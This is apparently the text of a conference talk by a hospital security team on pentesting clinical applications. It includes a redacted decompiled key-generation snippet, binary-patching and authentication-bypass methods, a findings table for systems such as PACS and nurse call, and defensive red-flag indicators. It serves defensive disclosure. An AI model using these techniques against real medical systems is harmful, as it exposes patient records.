- Encryption key is the same for all clients associated to that server
- Encryption key is stored encrypted in the registry with the ProtectedData Class

- Can we extract a decrypted key from a client?
- Can we leverage that key to access reports from other servers?



Extracting downtime site key from device

```
// Token: 0x06000077 RID: 119 RVA: 0x0000346C File Offset: 0x0000346C
public static EncryptionData GenerateKeys(string passphrase)
{
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passphrase, ReportEncryption.SALT);
    string text = "[redacted]";
    int length = text.Length;
    byte[] array = new byte[length / 2];
    for (int i = 0; i < length; i += 2)
    {
        array[i / 2] = Convert.ToByte(text.Substring(i, 2), 16);
    }
    return new EncryptionData(array2, array3);
```

Inserting stolen key into spoofed downtime device


Downtime Device Findings

- Patch binary to bypass authentication
- Patch binary to extract user/password hash table
- Patch binary to extra organizations downtime system key
- Privileged escalation to administrator

→Lessons Learned: Client side code is hard to secure

→Results: Downtime data and system compromise

→Patient Records: >13000



Findings Summary

System	Exploitation Method	Issue Highlighted
Patient Entertainment	Burp/Web Scanning	Client side/validated PIN
Clinical Documentation	Burp/client binary reverse engineering	Client side backdoor code
Drug Management System	Binary reverse engineering/server access/database access	Proprietary algorithm used to encrypt secrets → Decrypt exposed encrypted credentials
Temperature Monitoring	Wireshark monitoring/IoT	Insecure protocol design → Direct TCP client access to server (no auth)
Nurse Call	Server binary reverse engineering/client side debug and patching	Client side authentication logic → Patchable .NET binary
PACs	Client side debug and patch (IDA)	Client side authentication logic → Patchable C++ binary
Downtime system	Reverse engineer client/patch/debug	Client side authentication and insecure design → Patchable binary in .NET & LPE

Findings Summary

Apr 14, 2017, 10:05pm EDT

Your Electronic Medical Records Could Be Worth $1000 To Hackers

Mariya Yao Contributor
ForbesWomen
CTO of Metamaven, Co-Author of "Applied Artificial Intelligence"

ivanti
BLOG

The Black Market for Medical Records and What It's Costing Hospitals

September 22, 2016 | Security | Endpoint & Workspace Management | Supply Chain

112 million records compromised, selling for $10 to $500 per record

Records: 225,000
Dark Web: $2,250,000 - $225,000,000
Penalties: ?

Penn Medicine

Red Flag Indicators

- Default credentials
- Plaintext credentials
- Lack of hashed credentials in database
- Exposed ‘secrets’ via client side file review
- Client/Server protocol design errors
- OWASP 101 including APIs
- Client side binary review issues (e.g. “backdoor”, decrypt, keys, etc.)
- Client side authentication (e.g. debug/patchable authentication)
- Gut instinct

What are we doing at Penn Med?

- ‘Lite’ pentests on all new products
- Team based ‘Penn’ Test Practices (CSO50 2020)
- Strategic security application testing goals
- Advanced Certification and Training Program
- H-ISAC vulnerability notifications

Where to from here?

- Healthcare security members – we need to collaborate on these issues and share a lot more.
- Security community – healthcare needs your help raising awareness. On the next Pentest, recommend a review of an application in addition to the goal of Domain Admin.
- Healthcare application vendors – please don’t make our jobs harder.

Thanks to Penn Medicine Security Team and Black Hat for making this possible!

BLACK HAT HUMANE

“No Vendors Were Harmed”

Penn Medicine